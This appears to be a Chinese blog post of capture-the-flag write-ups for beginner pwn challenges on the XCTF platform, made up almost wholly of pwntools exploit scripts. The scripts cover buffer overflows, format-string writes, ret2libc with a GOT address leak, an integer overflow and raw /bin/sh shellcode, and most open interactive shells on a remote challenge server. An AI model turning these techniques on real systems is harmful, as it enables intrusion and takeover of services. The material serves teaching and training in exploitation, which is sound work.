
攻防世界pwn新手区writeup

原创

a370793934 于 2019-11-27 15:58:35 发布 682 收藏 2
分类专栏： WriteUp 文章标签： 攻防世界 pwn writeup ctf

本文链接：https://blog.csdn.net/a370793934/article/details/103277432
版权



WriteUp 专栏收录该内容
20 篇文章 2 订阅
订阅专栏

get_shell

```
#coding = utf-8
from pwn import *

context.log_level = 'debug'
io = remote('111.198.29.45', 54766)
io.sendline('ls')
io.sendline('cat flag')
io.interactive()
```

flag：

cyberpeace{c2b35808d0b8ef3e67b38bf4351aa0c4}

CGfsb

```
from pwn import *

#context.log_level='debug'

p = process('./CGfsb')

#p = remote("111.198.29.45","33966")

pwnme = 0x804a068

p.recvuntil(':')

p.sendline("1111")

p.recvuntil(":")
```

```
payload = p32(pwnme) + 'aaaa' + '%10$n'
#payload = fmtstr_payload(10,{pwnme:8})
#payload = 'AAAA'
#gdb.attach(p,"b *0x080486C1\nc")
#pause()
p.sendline(payload)
p.interactive()
```

when_did_you_born

```
#!/bin/usr/python2

from pwn import *

#p = remote('111.198.29.45','36187')
p = process('when_did_you_born')
birth = "1927"
name = "aaaaaaaa"+ p32(0x00000786)
print name
p.recvuntil("What's Your Birth?")
p.sendline(birth)
p.recvuntil("What's Your Name?")
p.sendline(name)
print p.recv()
print p.recv()
print p.recv()
```

hello_pwn

```
from pwn import *
#context.log_level='debug'
p = process('./hello_pwn')
#p = remote("111.198.29.45","33966")
pwnme = 1853186401
#p.recvuntil(':')
#p.sendline("1111")
#p.recvuntil(":")
payload = 'aaaa' + p32(pwnme)
#payload = fmtstr_payload(10,{pwnme:8})
#payload = 'AAAA'
#gdb.attach(p,"b *0x080486C1\nc")
#pause()
p.sendline(payload)
p.interactive()
```

level0

```
from pwn import *  #导入pwntools中pwn包的所有内容

#context.log_level='debug'
#p = process('./level0')
p = remote('111.198.29.45',33907)  # 链接服务器远程交互，等同于nc ip 端口 命令
elf = ELF('./level0')  # 以ELF文件格式读取level0文件
```

```
sysaddr = elf.symbols['callsystem']  # 获取ELF文件中callsystem标记的地址

payload = 'a'*(0x80 + 8) + p64(sysaddr)  # payload，先用0x88个无用字符覆盖buf和push中的内容，之后再覆盖返回地址

p.recv()  #接收输出

p.send(payload)  # 发送payload

p.interactive()  # 反弹shell进行交互
```

Level2

```
#!usr/bin/python

# -*- coding: utf-8 -*-

from pwn import *


context.log_level='debug'

p = process('./level2')

#p = remote("111.198.29.45","54845")

system = 0x8048320

binsh = 0x804A024

#system("/bin/sh")

payload = 0x8c * "A" + p32(system) + p32(0) + p32(binsh)  #将/bin/sh压入栈中作system 的参数

p.sendline(payload)

p.interactive()
```

String

```
#!usr/bin/python
```

```
# -*- coding: utf-8 -*-
from pwn import *

io = remote('111.198.29.45', 44980)
# io = process('./string')
io.recvuntil("secret[0] is ")
v3_0_addr = int(io.recvuntil("\n")[:-1], 16)
log.info("v3_0_addr:" + hex(v3_0_addr))
io.recvuntil("character's name be:")
io.sendline("kk")
io.recvuntil("east or up?:")
io.sendline("east")
io.recvuntil("there(1), or leave(0)?:")
io.sendline("1")
io.recvuntil("'Give me an address'")
io.sendline(str(v3_0_addr))
io.recvuntil("you wish is:")
io.sendline("%85c%7$n")
# shellcode = asm(shellcraft.amd64.linux.sh()) #自动生成生成的shellcode
shellcode = "\x6a\x3b\x58\x99\x52\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x54\x5f\x52\x57\x54\x5e\x0f\x05"
io.recvuntil("USE YOU SPELL")
io.sendline(shellcode)
io.interactive()
```

guess_num

```
from pwn import *
from ctypes import *
```

```
context.log_level = 'debug'
#p = process('./guess_num')
p = remote("111.198.29.45","32593")
elf = ELF('./guess_num')
# libc = elf.libc
libc = cdll.LoadLibrary("/lib/x86_64-linux-gnu/libc.so.6")
payload = 0x20*'a' + p64(1)
p.recvuntil('name:')
p.sendline(payload)
libc.srand(1)
for i in range(10):
    num = str(libc.rand()%6+1)
    p.recvuntil('number:')
    p.sendline(num)
p.interactive()
```

int_overflow

```
#!usr/bin/python

from pwn import *
#context.log_level = "debug"

io = remote("111.198.29.45", 49114)
# io = process("./int_overflow")
cat_flag_addr = 0x0804868B
io.sendlineafter("Your choice:", "1")
io.sendlineafter("your username:", "kk")

io.recvuntil("your passwd:")

payload = "a" * 0x14 + "aaaa" + p32(cat_flag_addr)

payload = payload.ljust( 259,"a")

io.sendline(payload)

io.recv()

io.interactive()
```

cgpwn2

```
# -*- coding: UTF-8 -*-

from pwn import*

elf=ELF('./cgpwn2')

io=remote('111.198.29.45','38079')

addr=0x804a080

io.recv()

io.sendline("/bin/sh\x00")

sys_addr=elf.symbols['system']

io.recv()

p=42*'a'+p32(sys_addr)+'a'*4+p32(addr)

io.sendline(p)

io.interactive()
```

Level3

```
#-*-coding:utf-8-*-

from pwn import *

#思路：程序流程非常简单，可以突破的点只有read函数。通过覆盖返回地址，执行两次main函数。第一次泄漏write函数的地址，第二次执行system函数。


#导入pwn模块

from pwn import *


#获取远程进程对象

p=remote('111.198.29.45',53745)


#获取本地进程对象

#p = process("./level3/level3")


#获取文件对象

elf=ELF('./level3/level3')


#获取lib库对象

libc = ELF('./level3/libc_32.so.6')


#获取函数

write_plt=elf.plt['write']

write_got=elf.got['write']

main_addr=elf.sym['main']


#接收数据

p.recvuntil(":\n")


#char[88] ebp  write函数地址  write函数返回地址(返回到main函数)  write函数参数一(1)  write函数参数二(write_got地址)  write函数参数三(写4字节)

payload=0x88*'a'+p32(0xdeadbeef)+p32(write_plt)+p32(main_addr)+p32(1)+p32(write_got)+p32(4)

p.sendline(payload)
```

```
#获取write在got中的地址
write_got_addr=u32(p.recv())
print hex(write_got_addr)

#计算lib库加载基址
libc_base=write_got_addr-libc.sym['write']
print hex(libc_base)

#计算system的地址
system_addr = libc_base+libc.sym['system']
print hex(system_addr)

#计算字符串 /bin/sh 的地址。0x15902b为偏移，通过命令：strings -a -t x libc_32.so.6 | grep "/bin/sh" 获取
bin_sh_addr = libc_base + 0x15902b
print hex(bin_sh_addr)

#char[88] ebp system system函数的返回地址 system函数的参数(bin_sh_addr)
payload2=0x88*'a'+p32(0xdeadbeef)+p32(system_addr)+p32(0x11111111)+p32(bin_sh_addr)

#接收数据
p.recvuntil(":\n")

#发送payload
p.sendline(payload2)

#切换交互模式
p.interactive()
```